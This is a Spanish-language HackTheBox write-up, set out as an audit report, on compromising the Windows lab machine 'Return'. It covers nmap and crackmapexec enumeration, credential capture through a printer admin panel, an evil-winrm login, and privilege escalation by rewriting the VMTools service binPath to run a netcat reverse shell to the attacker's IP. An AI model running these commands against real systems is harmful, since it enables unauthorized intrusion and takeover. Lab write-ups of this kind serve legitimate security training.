
HACKTHEBOX

Informe Técnico

Máquina Return



08 de abril del 2022

Índice

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Return** de la plataforma **HackTheBox**.

Figura 1: Dirección IP de la máquina

Dirección URL

Ir a la máquina.

2. Objetivos

Conocer el estado de seguridad actual del servidor **Return**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podria ocasionar sobre el sistema en producción.

2.1. Consideraciones

Una vez finalizadas las joranadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser victimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo

3. Analisis de vulnerabilidades

3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Se observó el puerto 80 abierto por lo que se investigó y se encontro un apartado en la pagina con nombre settings. Tambien se decidió utilizar la herramienta crackmapexec con el servicio smb para ver más información. Se decidió, ponerse en escucha con nuestra Dirección IP para poder ver si recibiamos alguna información interesante así fue.

```
# Nmap 7.92 scan initiated Wed Apr  6 15:15:11 2022 as: nmap -sCV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49666,49667,
49682,49694,50591 -oN targeted -oX targetedXML 10.10.11.108
Nmap scan report for return.htb (10.10.11.108)
Host is up (0.067s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-04-06 20:50:21Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
```

Figura 3: nmap




Figura 4: Apartado Settings

```
└─# crackmapexec smb 10.10.11.108
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.11.108    445    PRINTER          [*] Windows 10.0 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
```

Figura 5: Usando crackmapexec.




Figura 6: Listening Settings

Con el mismo crackmapexec se decidio utilizar las credenciales para ver si se podia realizar una conexión, y las credenciales fueron validas. Debido a que el puerto 5985 estaba abierto intentamos ver si podemos conectarnos con la herramienta evilwinrm una vez las credenciales han sido aprobadas. Una vez conectados a nivel de usuario vemos la lista de usuarios

Figura 7: Probando credenciales en crackmapexec




Figura 8: Probando credenciales en crackmapexec

Figura 9: Conectandonos con evilwinrm




Figura 10: Usuarios




Figura 11: User Flag

Se procedió a escalar los privilegios, al ver al tipo de grupo que pertenecía el usuario. Mediante una busqueda sobre este grupo y sus permisos nos percatamos que podemos detener y parar servicios. Entonces haciendo pruebas de los servicios que podiamos manipular encontramos el servicio VMTools indicandole iniciemos el sevicio nos genere una reverse shell a nuestro equipo. Y así se accedió al root y tenemos la Flag.

```
*Evil-WinRM* PS C:\users\svc-printer\Desktop> services

Path                                                                                                   Privileges Service
----                                                                                                   ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                    True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                             True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                  False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                   False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"                                       True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                          True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                               True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                              True WinDefend
```

Figura 12: Obteniendo el root

```
*Evil-WinRM* PS C:\users\administrator\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
*Evil-WinRM* PS C:\users\administrator\Desktop>
```

```
*Evil-WinRM* PS C:\users\svc-printer\Desktop> sc.exe config VMTools binPath="C:\users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.13 443"
[SC] ChangeServiceConfig SUCCESS
```

Figura 13: Obteniendo el root




Figura 14: Obteniendo el root




Figura 15: Obteniendo el root